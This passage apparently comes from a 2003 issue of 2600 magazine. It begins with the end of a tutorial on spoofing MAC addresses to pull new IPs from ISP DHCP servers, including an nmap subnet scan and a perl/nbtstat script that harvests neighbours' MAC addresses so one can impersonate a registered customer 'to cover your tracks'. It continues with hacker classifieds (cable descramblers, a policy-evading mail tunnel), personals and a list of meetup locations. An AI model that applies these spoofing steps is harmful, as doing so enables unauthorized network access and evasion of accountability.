Unix-like functionality on your Windows box, not the least of which is perl, which we will be using later. Cygwin is free at http://sources.redhat.com/cygwin/.

**The Non-Authenticating DHCP Server**

This could also be called the "easy to fool DHCP server," simply because it will hand out an IP to any old MAC address. As mentioned, your MAC address is what the DHCP server uses to keep track of who's who. Unlike the authenticating DHCP server, we will not need to perform any real magic to get a new IP. For the rest of the article I will assume that we are using eth0 for our external interface on our Linux box. So... let's do some initial checking. To find our MAC address we can simply do an 'ifconfig ña eth0'. Or, if we really want to feel like Unix geeks we can use: 'ifconfig -a eth0 | head -1 | cut -f 11 -d " "'. This command will become useful later when you write a script to automate the new IP process, right? We also need to take a look at our DHCP cache. Lets do an 'ls /etc/dhcpc'. You will likely see the following files: dhcpcd-eth0.cache, dhcpcdeth0.info, and dhcpcd-eth0.info.old. We can safely remove these files with an 'rm ñf /etc/dhcpc/dhcpc*eth0*' because we don't want the DHCP server to know that we ever had an IP. The next thing we need to do is "change" the MAC address that will be sent to the server. First, make a note of your MAC address. It will be something like 00:50:DA:0A:24:26. Let's change it to 00:50:DA:0A:24:27 and try to get a new IP. First we need to take down the interface with an 'ifconfig eth0 down' and then we can change the MAC address with an 'ifconfig eth0 hw ether 00:50:DA:0A:24:27'. Now we bring the interface back up with 'ifconfig eth0 up' and last but not least we request our new IP with '/sbin/ifup eth0' and voila! You have a new IP. If you got the same IP you had before, you probably forgot to delete the cache in /etc/dhcpc. At this point it should be painfully clear how these concepts could be incorporated into a script for things like port scanning or whatever your devious mind desires.

**The Authenticating DHCP Server**

This is where it gets a little tricky. Some ISPs (like my ISP) require you to register your MAC address so they can control which computers have access to their network. So, what's a boy to do?

Grab a list of IPs and MAC addresses, wait for an IP-MAC address to go down, and use that MAC to fool the DHCP server into thinking that you are someone else. Easy, right? The hard part is how we get the MAC addresses. Luckily, Microsoft has provided us with an easy way to query MAC addresses from remote computers. Netbios strikes again! First we need to generate a list of IPs of computers that are on our subnet. If our IP is 24.64.220.20 then we can be pretty sure that all of the people on 24.64.220.* have registered MAC addresses. First we will do an NMAP scan on port 139 (netbios port) on our subnet and generate a list of IPs to query for MAC addresses.

'nmap -sS -p139 -oM '-' 24.64.231."*" | grep open | cut -d " " -f 2 ] ip_list' will generate our list. This should work on Linux and Windows (if you have installed Cygwin and NMAP). Then we need to get MAC addresses for all of the IPs. This can get a little ugly when you have to do it manually. On our Windows box, the command 'nbtstat ñA [IP Address]' will give us the MAC address of the remote host as well as some other useless info. Here is a little script to generate an IP-MAC table. We will need to do a 'cat ip_list | perl this_script' on our Windoze box.

```
while ([]) {
 chomp ;
 $ip=$_ ;
 chomp ($mac_raw=`nbtstat -A $_ | grep
MAC`) ;
 (undef,undef,undef,$mac)=split ('
',$mac_raw) ;
 print "$ip $mac\n" ;
     }
```

Redirect the output to a file and wait a few minutes. Then run the script again and see which IPs don't return a MAC address. These computers are no longer accessible meaning that their MAC can be used to authenticate against the DHCP server. Follow the steps outlined above using your newfound MAC address and you are on your way.

**Final Thoughts**

While using multiple IPs is a good way to cover your tracks, it is in no way a magic ring that makes you invisible on the Internet. Think of it more as an added layer of confusion when trying to follow your tracks. At the very least I hope that you learned about Cygwin and how it can add a whole new dimension to your Windows world. I have written several scripts around these concepts. Feel free to email me for copies. Happy hax0ring!

# Marketplace

## Happenings

**INTERZONE II.** April 11-13, 2003. Atlanta's hacker con is doing another eye opener! Come educate or gain knowledge in today's issues. All needed info is on site: www.interz0ne.com or email: contact@interz0ne.com. (That's interz0ne, spelt with a zero!)

**SAN FRANCISCO OPENBSD USERS GROUP** - now meeting once a month at Goat Mill Pizza, first Mondays at 7 pm - for info see http://www.sfobug.org.

## For Sale

**IP-BLIND OUTGOING SMTP TUNNEL** suitable for installation behind any web-proxy firewall. $80 per year. Will completely disassociate your outgoing emails from your employer's network. Send check to Tipjar, Box 45163, Kansas City, MO 64171. Include a good email address for yourself where we will send you the client half of the software. This is for privacy and sidestepping restrictive corporate communications directives, NOT bulk mail or other T.O.S. violations. Your check will not be deposited until you declare your satisfaction.

**HACKERSTICKERS.COM -** Get your geekish nerd related hacker stickers for your laptops, cars, and gear. All different colors and new designs. www.hackerstickers.com.

**THE SLICER'S GUILD,** a slowly growing group, is taking orders for our first issue of the *Slicer's Guild* magazine. For only $5 (U.S.), find out why we call ourselves "slicers" and why our hacker magazine is complementary to *2600* and not competitive. This will not be offered as a subscription yet. You will have to check Marketplace for when the second issue becomes available. Send your request with a money order along with anything else you might want to be printed in a future issue to: Larry Heath Wheeler 817592, 1098 S. Hwy 2037, Fort Stockton, TX 79735 USA.

**WORLD'S FIRST "DIGITAL DRUG."** Hackers, get ready to experience the next level in wetware technology! VoodooMagickBox is a 100% legal and safe way to enter into a drug-like trip, All you need to do is place the clips on your ears and turn the knob on the VoodooMagickBox. It's like nothing you've ever tried! For details and ordering information, visit www.voodoomagickbox.com (money orders and credit cards accepted).

**CABLE TV DESCRAMBLERS.** New. (2) Each $115 + $5.00 shipping, money order/cash only. Works on analog or analog/digital cable systems. Premium channels and possibly PPV depending on system. Complete with 110vac power supply. Purchaser assumes sole responsibility for notifying cable operator of use of descrambler. Requires a cable TV converter (i.e., Radio Shack) to be used with the unit. Cable connects to the converter, then the descrambler, then the output goes to TV set tuned to channel 3. CD 9621 Olive, Box 28992-TS, Olivettet Sur, Missouri 63132. Email: cabledescramblerguy@yahoo.com.

**REAL WORLD HACKING:** Interested in rooftops, steam tunnels, and the like? For a copy of *Infiltration,* the zine about going places you're not supposed to go, send $2 to PO Box 13, Station E, Toronto, ON M6H 4E1, Canada.

**INTERESTED IN PIRATE AND LEGAL DO-IT-YOURSELF RADIO?** *Hobby Broadcasting* magazine is dedicated to DIY radio and broadcasting of all types. 52 pages. $3/sample, $13/4 issues to Hobby Broadcasting, POB 642, Mont Alto, PA 17237 www.hobbybroadcasting.com.

**WWW.PROTECT-ONE.COM.** Protect yourself! Everyone has a need to be and feel safe from the outside world. We carry a full line of self defense, security, and surveillance products at low prices. Everything from alarms to mini cameras to telescopic batons to stun guns and more! Check us out, all major credit cards accepted. We ship worldwide!

***FREEDOM DOWNTIME,*** the feature-length *2600* documentary, is now available on video! See the adventure unfold as we try to get to the bottom of the Kevin Mitnick story and prevent a major motion picture from spreading more lies. Available on VHS in NTSC (U.S.) format, 121 minutes. Send $20 to 2600, PO Box 752, Middle Island, NY 11953 or order via our online store at www.2600.com.

**MACINTOSH HACKERS** can get all the mac underground files on a professionally published CD. 650 Megs of PURE macfilez. Includes the Defcon 7 Macintosh security speech, the whole Freaks Macintosh Archives and Whacked Mac Archives. $25.00 USD - will ship internationally. SecureMac, PMB 310, 6170 W. Lake Mead Blvd., Las Vegas, NV 89108, USA. Hack from your Mac!

**HACKER T-SHIRTS FROM YOUR FAVORITE GROUPS,** along with a plethora of our own designs. Jinx Hackwear is selling t-shirts, sweatshirts, and hats for groups such as Defcon, Phrack Magazine, Cult of the Dead Cow, Packet Storm, HNC, Collusion, Password Crackers Inc., HNS, Hackers.com, Astalavista, and New Order. New site with Forums, Hacker News, Conference Updates, LAN Party listings, a Photo Gallery, and a chance to Speak Out. Check it out! http://www.JinxHackwear.com

**LEARN LOCK PICKING** It's EASY with our new book. We've just released a new edition adding lots more interesting material and illustrations. Learn what they don't want you to know. Any security system can be beaten, many times right through the front door. Be secure. Learn the secrets and weakness of today's locks. If you want to get where you are not supposed to be, this book could be your answer. Explore the empowering world of lock picking. Send twenty bucks to Standard Publications, PO Box 2226HQ, Champaign, IL 61825 or visit us at www.standardpublications.com/direct/2600.html for your 2600 reader price discount.

**COVERTACCESS.COM.** Amazing EQUIPMENT and SERVICES providing you with the physical and records access you need!

**OVER 150 TELECOM MANUALS** are now available online for free viewing/downloading at The Synergy Global Network's fully redesigned website. Most being available in Adobe PDF format, they are crisp, clean, suitable for printing, and complete. Update your phreak library now before it's too late. We don't know how long this website will be allowed to distribute these manuals, however they are yours for the time being. Our website is free and open to the public, and requires no purchase of any kind, and is also free from pop-up (or pop under) advertisements as well. PAYPHONE SERVICE MANUALS TOO! Visit us online at: http://www.synergyglobalnetworks.com.

**CAP'N CRUNCH WHISTLES.** Brand new, only a few left. THE ORIGINAL WHISTLE in mint condition, never used. Join the elite few who own this treasure! Once they are gone, that is it - there are no more! Keychain hole for keyring. Identify yourself at meetings, etc. as a 2600 member by dangling your keychain and saying nothing. Cover one hole and get exactly 2600 hz, cover the other hole and get another frequency. Use both holes to call your dog or dolphin. Also, ideal for telephone remote control devices. Price includes mailing. $99.95. Not only a collector's item but a VERY USEFUL device to carry at all times. Cash or money order only. Mail to: WHISTLE, P.O. Box 11562-ST, Clt, Missouri 63105.

**HATE MICROSOFT?** Or do they just leave a foul aftertaste? Show your dissatisfaction with a "Calvin peeing on Microsoft" sticker. Sticker is approx. 7"x9" and fits nicely in a car window or even on the side of your favorite *nix box. Each sticker is made of commercial grade vinyl. Water and UV ray resistant. To see a sample go to http://calvinhatesmicrosoft.hypermart.net. $7.00 (US), $10.00 (US) for international. Order the Calvin sticker and the MS logo is yours free. That's right, THE MICROSOFT LOGO IS FREE (eat that one, Bill). Send all orders to CD Mayne, PO Box 571791, Murray, Utah 84157 USA. Cash or money orders only. No checks, credit cards, or COD. Allow 2-3 weeks for delivery via USPS.

## Help Wanted

**HIRING PROFESSIONAL INTERNET CONSULTANTS** with job references only for the following: website security, performance tuning, and marketing for online magazine. Please send your bio and resume to: jbhartsworth@yahoo.com -you can work from home, but should live in (or around) NYC, as you will need to attend a meeting or two.

**NEED ASSISTANCE** to rescue/recover ASCII text data which are presently compressed/encrypted by some type of commercial program. Most files are rather large, from 30MB to about 600MB. Us-

ing DOS based search engine for retrieval. Please advise if there exists any tools currently available or anyone who may be of help. johndp4@hotmail.com.

**I NEED TO BUILD A HIDDEN CAMERA SYSTEM** including sound on a limited budget to take with me on my visits with my child in order to prove that everything is going well. Please e-mail any recommendations to lovepulse@yahoo.com, fax (208) 330-0256.

**LOCKSMITHS:** I am in need of a keymaker from only a picture and a pencil sketch over of a key. Pending on timing and location, I may be able to get the key for a Saturday or Sunday afternoon meeting. I am in Kenosha, WI, so I can only go to Milwaukee or North Chicago for meetings. Please e-mail at Mifster88@hotmail.com if interested, make the subject "keymaker."

## Wanted

**YOU MAY BE NEXT? GIVE ME LIBERTY...** One million signatures needed on PETITION to U.S. Senate "Committee on the Judiciary" to investigate the shocking but true facts of Americans being indicted and convicted illegally by U.S. Judge Robert G. Renner. We ask you to stand with us and let the Voice of Freedom be heard as to the injustice done to John Gregory Lambros. PLEASE VISIT: www.petitiononline.com/jlambros/petition.html. Documents supporting the petition to Senator Charles E. Grassley are available within the Boycott Brazil web site: www.brazilboycott.org. THANK YOU.

**NEED TECHNICAL ILLUSTRATOR.** I'm writing a book on security circumvention, lock picking, bypass, safes, alarms, and other subjects. I need someone experienced at technical drawings to create original black and white illustrations for my book. I live in the Dallas-Fort Worth area of Texas and would prefer someone of college age nearby, although we could probably manage long distance collaboration. This will be unpaid work for both of us until the book gets published, at which point we'd split the profits equally. I intend to offer it to Loompanics or Delta Press, and have every confidence that they'll want to publish it. Please contact me at drill_relocker@yahoo.com if interested!

**REWARD** for code used on NOKIA cell phones to continuously monitor a cell phone channel. Code allows continuous reception on a channel for test purposes. Reply to: response2600@yahoo.com.

## Services

**INTELLIGENT HACKERS UNIX SHELL.** Reverse.Net is owned and operated by intelligent hackers. We believe every user has the right to online security and privacy. In today's hostile anti-hacker atmosphere, intelligent hackers require the need for a secure place to work, without big-brother looking over their shoulder. We provide highly filtered DoS protection. Our main server is a P3 1.2 ghz machine, 1.5 gigs of ram, 512 megs of swap, 40 gig EIDE, with complete online "privacy." Compile your favorite security tools, use ssh, stunnel, nmap, etc. Affordable pricing from $10/month, with a 14 day money back guarantee. http://www.reverse.net/

**NOW YOU CAN CHARGE A FEE** for receiving unexpected email. www.pay2send.com is accepting beta-testers. PayToSend is a TipJar company.

**SUSPECTED OR ACCUSED OF A CYBERCRIME IN ANY CALIFORNIA OR FEDERAL COURT?** Consult with a semantic warrior committed to the liberation of information specializing in hacker, cracker, and phreak defense. Contact Omar Figueroa, Esq., at (800) 986-5591 or (415) 986-5591, at omar@aya.yale.edu, or at 506 Broadway, San Francisco, CA 94133. Free personal consultation for 2600 readers. All consultations are strictly confidential and protected by the attorney-client privilege.

**FORMER CYBERCRIME PROSECUTOR** now defends those investigated or charged with this type of crime. Having been on the other side, I know how the system works and how the government can target YOU! With prosecutors probably wanting you to serve prison time, you need a proven veteran trial attorney who knows how to handle these cases and who knows how to defend your rights. Jason D. Lamm, Esq. (602) 22-CYBER (222-9237). Lamm & Associates, 5050 N. 8th Place, Suite 12, Phoenix, AZ 85014. Free confidential and professional consultation.

**GENERAL PURPOSE EMAIL IDENTITY AUTHENTICATION SERVICE** for use from CGI programs. Legitimate uses only please. http://tipjar.com/nettoys/TJAIS.html

## Announcements

**OFF THE HOOK** is the weekly one hour hacker radio show presented Wednesday nights at 7:00 pm ET on WBAI 99.5 FM in New York City. You can also tune in over the net at www.2600.com/offthehook or on shortwave in North and South America at 7415 khz. Archives of all shows dating back to 1988 can be found at the 2600 site, now in mp3 format! Your feedback is welcome at oth@2600.com.

**HACKERMIND:** Dedicated to bringing you the opinions of those in the hacker world. Visit www.hackermind.net for details.

**VMYTHS.COM AUDIO RANTS** are available free of charge to computer talk shows. These short and often hilarious MP3s dispel the hysteria that surrounds computer viruses. The White House computer security advisor hates these rants (and we don't make this claim lightly). Check out Vmyths.com/news.cfm for details.

**WDCD - A WANTON DISPLAY OF CONTROL AND DISRUPTION.** WDCD is a half hour radio satire produced by a small group of otherwise unemployed individuals with roomfuls of old recordings, analog synthesizers, and racks full of strange electronics gear. Born out of the pirate radio scene, WDCD has existed in various forms on various unauthorized radio frequencies for longer than any of us care to recall (or want to admit to). You can hear WDCD every Friday at 6:30 pm ET on 7415 KHz shortwave and on other random frequencies. If you don't have a shortwave radio, you're missing out on some interesting stuff! Check out our website for more information: http://www.wdcdradio.com. Verified WDCD listeners will get a free surprise. WDCD Radio, 614 S 8th St. #319, Philadelphia, PA 19147. (215) 602-8328. Email mailbag@wdcdradio.com.

**PRANK PHONE CALLS.** Listen to the funniest prank phone calls ever at www.phatspot.com/swankpranks.

## Personals

**HAVE YOU SEEN HONUS WAGNER?** I am looking for Honus Wagner to catch up on old times; it's been over 10 years since we last spoke. Senior staff member of AciD, founder of RPM, and SysOp of the Final Fantasy BBS, Honus Wagner unconsciously played an important role in the IBM-PC ANSI art world. On October 27th, 1992, Dateline NBC aired a sensationalized expose on "computer hackers" entitled "Are Your Secrets Safe?" which displayed a couple of advertisements for underground bulletin boards, one of them being Final Fantasy. Honus quickly vanished thereafter without a trace. If you know where to reach him (or are him), please email me at: radman@acid.org or visit http://www.bbsdocumentary.com/looking.html. Rad Man, ACiD Productions, PO Box 24523, San Jose, CA 95154-4523.

**STARTING A HAXOR SUPPORT GROUP** and need participation from experienced and inexperienced haxors, crackers, and phreakers. If you would like to join this FREE service, write me at the address below. You may be asked to search for information on the 'net to assist others with less experience or submit knowledge on techniques you know. Also, looking for political views and electronic projects as well as ideas for hacking for a magazine I am starting. Write to me at: Larry Heath Wheeler, 817592, 1098 S. Highway 2037, Fort Stockton, Texas 79735. All inquiries will be answered.

**ANOTHER HACKER IN PRISON!** Don't cry for me, I did it to myself. I would like information (for educational purposes only, of course) where I can buy, how to build, etc., an RF device that I could point at a given garage door and it would scan and descramble, open sesame. I'm extremely interested in this technology. Anyone with more info or ideas, please contact me via snail mail at: Mark Carnley P-24536, F2-116 L Chuckawalla Valley State Prison, PO Box 2349, Blythe, California 92226. Will answer all.

**YOUNG MAN WANTED** for correspondence and/or possible long term relationship. Prefer guys under 21 who are either computer literate or have a desire to learn and are honest and nonviolent in their relations. Especially interested in thin, smooth, young men. Drop me a line (and a bare as you dare photo if you wish) to me at: Dwayne, PO Box 292067, Lewisville, TX 75029-2067.

**ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!*** Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label or a photocopy so we know you're a subscriber. Send your ad to 2600 Marketplace, PO Box 99, Middle Island, NY 11953. Deadline for Spring issue: 3/1/03.

**ARGENTINA**

**Buenos Aires:** In the bar at San Jose 05.

**AUSTRALIA**

**Adelaide:** At the payphones near the Academy Cinema on Pulteney St. 8 pm.

**Brisbane:** Hungry Jacks on the Queen St. Mall (RHS, opposite Info Booth). 7 pm.

**Canberra:** KC's Virtual Reality Cafe, 11 East RW, Civic. 7 pm.

**Melbourne:** Melbourne Central Shopping Centre at the Swanston Street entrance near the public phones.

**Perth:** The Merchant Tea and Coffee House, 183 Murray St. 6 pm.

**Sydney:** The Crystal Palace, front bar/bistro, opposite the bus station area on George Street at Central Station. 6 pm.

**AUSTRIA**

**Graz:** Cafe Haltestelle on Jakominiplatz.

**BRAZIL**

**Belo Horizonte:** Pelego's Bar at Assufeng, near the payphone. 6 pm.

**CANADA**

**Alberta**

**Calgary:** Eau Claire Market food court by the bland yellow wall (formerly the "milk wall").

**Edmonton:** Edmonton City Centre, Lower Level West in the food court by the payphones.

**British Columbia**

**Vancouver:** Pacific Centre Food Fair, one level down from street level by payphones. 4 pm to 9 pm.

**Victoria:** Eaton Center food court by A&W.

**New Brunswick**

**Moncton:** Ground Zero Network, 720 Main St.

**Ontario**

**Barrie:** William's Coffee Pub, 505 Bryne Drive. 7 pm.

**Hamilton:** Jackson Square food court by payphones and Burger King. 7:30 pm.

**Toronto:** Computer Security Education Facility, 199a College Street.

**Quebec**

**Montreal:** Bell Amphitheatre, 1000 Gauchetiere Street.

**DENMARK**

**Aarhus:** In the far corner of the DSB cafe in the railway station.

**Copenhagen:** Terminalbar in Hovedbanegardens Shopping Center.

**ENGLAND**

**Bristol:** Next to the orange and grey payphones opposite the "Game" store, Merchant Street, Broadmead. Payphones: +44-117-9299011, 9294437. 7:30 pm.

**Exeter:** at the payphones, Bedford Square. 7 pm.

**London:** Trocadero Shopping Center (near Picadilly Circus), lowest level. 7 pm.

**Manchester:** The Green Room on Whitworth Street. 7 pm.

**FINLAND**

**Helsinki:** Media Piazza near the Modesty coffee shop (Toolonlahdenkatu 2).

**FRANCE**

**Paris:** Place de la Republique, near the (empty) fountain. 6 pm.

**GREECE**

**Athens:** Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

**ITALY**

**Milan:** Piazza Loreto in front of McDonalds.

**MEXICO**

**Mexico City:** Zocalo Subway Station (Line 2 of the Metro, blue line). At the "Departamento del Distrito Federal" exit, near the payphones & the candy shop, at the beginning of the "Zocalo-Pino Suarez" tunnel.

**NEW ZEALAND**

**Auckland:** London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.

**Christchurch:** Java Cafe, corner of High St. and Manchester St. 6 pm.

**Wellington:** Fat Ladies Arms. 5:30 pm.

**NORWAY**

**Oslo:** Oslo Sentral Train Station. 7 pm.

**Trondheim:** Rick's Cafe in Nordregate. 6 pm.

**POLAND**

**Stargard Szczecinski:** Art Caffe. Bring blue book. 7 pm.

**RUSSIA**

**Moscow:** Burger Queen cafe near TAR/TASU (Telephone Agency of Russia/Telegraph Agency of Soviet Union) - also known as Nicitskie Vorota.

**SCOTLAND**

**Glasgow:** Central Station, payphones next to Platform 1. 7 pm.

**SOUTH AFRICA**

**Johannesburg (Sandton City):** Sandton food court. 6:30 pm.

**SWEDEN**

**Gavle:** Railroad station.

**Stockholm:** Outside Lava.

**UNITED STATES**

**Alabama**

**Auburn:** The student lounge upstairs in the Foy Union Building. 7 pm.

**Birmingham:** Hoover Galleria food court. 7 pm.

**Huntsville:** Madison Square Mall in the food court near McDonald's. 7 pm.

**Tuscaloosa:** McFarland Mall food court near the front entrance.

**Arizona**

**Tempe:** Game Works at Arizona Mills Mall.

**Arkansas**

**Jonesboro:** Indian Mall food court by the big windows.

**California**

**Los Angeles:** Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.

**Orange County (Laguna Niguel):** Natale Coffee, 27020 Alicia Parkway, #F.

**San Diego:** Leucadia's Pizzeria on Regents Road (Vons Shopping Mall).

**San Francisco:** 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806.

**San Jose (Campbell):** Orchard Valley Coffee Shop/Net Cafe on the corner of S Central Ave. and E Campbell Ave.

**Santa Barbara:** Cafe Siena on State Street.

**Colorado**

**Boulder:** Fatty J's food court, 13th and College. 6 pm.

**Connecticut**

**Meriden:** Meriden Square Mall food court. 6 pm.

**District of Columbia**

**Arlington:** Pentagon City Mall in the food court. 6 pm.

**Florida**

**Ft. Lauderdale:** Broward Mall in the food court.

**Gainesville:** In the back of the University of Florida's Reitz Union food court.

**Orlando:** Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok.

**Georgia**

**Atlanta:** Lenox Mall food court. 7 pm.

**Hawaii**

**Honolulu:** Coffee Talk Cafe, 3601 Waialae Ave. Payphone: (808) 732-9184. 6 pm.

**Idaho**

**Pocatello:** College Market, 604 South 8th Street.

**Illinois**

**Chicago:** Union Station in the Great Hall near the payphones.

**Indiana**

**Evansville:** Barnes and Noble cafe at 624 S Green River Rd.

**Ft. Wayne:** Glenbrook Mall food court in front of Sbarro's. 6 pm.

**Indianapolis:** Borders Books on the corner of Meridian and Washington.

**Kansas**

**Kansas City (Overland Park):** Oak Park Mall food court.

**Louisiana**

**Baton Rouge:** In the LSU Union Building, between the Tiger Pause & McDonald's, next to the payphones. Payphone numbers: (225) 387-9520, 9538, 9618, 9722, 9733, 9735.

**New Orleans:** Mythique, 1135 Decatur St. 6 pm.

**Maine**

**Portland:** Maine Mall by the bench at the food court door.

**Maryland**

**Baltimore:** Barnes & Noble cafe at the Inner Harbor.

**Massachusetts**

**Boston:** Prudential Center Plaza, terrace food court at the tables near the windows. 7 pm.

**Marlborough:** Solomon Park Mall food court.

**Northampton:** Javanet Cafe across from Polaski Park.

**Michigan**

**Ann Arbor:** The Galleria on South University.

**Minnesota**

**Bloomington:** Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

**Duluth:** Barnes & Noble by Cubs. 7 pm.

**Missouri**

**Kansas City (Independence):** Barnes & Noble, 19120 East 39th St.

**St. Louis:** Galleria, Highway 40 & Brentwood, elevated section, food court area, by the theaters.

**Springfield:** Barnes & Noble on Battlefield across from the mall. 5:30 pm.

**Nebraska**

**Omaha:** Oak View Mall Barnes & Noble. 7 pm.

**Nevada**

**Las Vegas:** Palms Casino food court. 8 pm.

**New Mexico**

**Albuquerque:** Winrock Mall food court, near payphones on the lower level between the fountain & arcade. Payphones: (505) 883-9985, 9976, 9841.

**New York**

**Buffalo:** Galleria Mall food court.

**New York:** Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.

**North Carolina**

**Charlotte:** South Park Mall, upper area of food court.

**Raleigh:** Crabtree Valley Mall food court in front of the McDonald's.

**North Dakota**

**Fargo:** Barnes and Nobles Cafe on 42nd St.

**Ohio**

**Akron:** Arabica on W. Market Street, intersection of Hawkins, W. Market, and Exchange.

**Cincinnati:** Cody's Cafe, 113 Calhoun St., far back room. 6 pm.

**Cleveland (Bedford):** Bedford Arabica, 720 Broadway-On Bedford Square (Commons).

**Dayton:** At the Marions behind the Dayton Mall.

**Oklahoma**

**Oklahoma City:** The Magic Lamp in the Lakeside Shopping Center near the corner of N. May Ave. and NW 73rd St.

**Tulsa:** Woodland Hills Mall food court.

**Oregon**

**Portland:** Coffee People Northwest, 533 NW 23rd.

**Pennsylvania**

**Erie:** The Edge, 715 French Street.

**Philadelphia:** 30th Street Station food court, smoking section.

**Pittsburgh:** William Pitt Union building on the University of Pittsburgh campus by the Bigelow Boulevard entrance.

**South Carolina**

**Charleston:** Northwoods Mall in the hall between Sears and Chik-Fil-A.

**South Dakota**

**Sioux Falls:** Empire Mall, by Burger King.

**Tennessee**

**Knoxville:** Borders Books Cafe across from Westown Mall.

**Memphis:** Barnes & Noble, Hickory Ridge Mall.

**Nashville:** J-J's Market, 1912 Broadway.

**Texas**

**Austin:** Dobie Mall food court.

**Dallas:** Mama's Pizza, Campbell & Preston. 7 pm.

**Houston:** Cafe Nicholas in Galleria 1.

**San Antonio:** North Star Mall food court. 6 pm.

**Utah**

**Salt Lake City:** ZCMI Mall in the food court near Zion's Bank.

**Vermont**

**Burlington:** Borders Books at Church St. and Cherry St. on the second floor of the cafe.

**Virginia (see District of Columbia)**

**Washington**

**Seattle:** Washington State Convention Center, first floor. 6 pm.

**Wisconsin**

**Madison:** Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge by the payphones. Payphone: (608) 251-9909.

**Milwaukee (Wauwatosa):** Mayfair Mall on Hwy 100 & North Ave in Room G110 or G150. 6 pm.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time.
To start a meeting in your city, leave a message & phone number at (631) 751-2600 or send email to meetings@2600.com.

# Forbidden Payphones


**Alexandria, Egypt.** It's illegal to take pictures in Egyptian airports. Here's one they couldn't stop.

*Photo by Tom Mele*

**Tunis, Tunisia.** Taking photographs in public here is considered an offense worthy of incarceration. This was a "drive-by" of one of the payphone rooms that exist throughout the city - there are no single payphones anywhere.

*Photo by John Freund*

# Chinese Payphones




**Xi'an.** This card-only phone is the most common type. The writing on the blue plastic says: "It is everyone's duty to be careful with public phones."

**Shanghai.** This type accepts both coins and cards.

*Photos by Robin Kearey*

**Come and visit our website and see our vast array of payphone photos that we've compiled! http://www.2600.com**

# South Korean Payphones

## (we will pay any price for pictures of North Korean payphones)

**Seoul.** The most common type of payphone which only accepts cards.

**Seoul.** A coins-only version, also fairly common and usually found near the cards-only phones.

**Kyeonghee University.** The old style coins-only payphone which is becoming increasingly rare.

**Seoul.** This is a rare phone too. Its location is probably even more rare.

*Photos by Robin Kearey*

**Look on the other side of this page for even more photos!**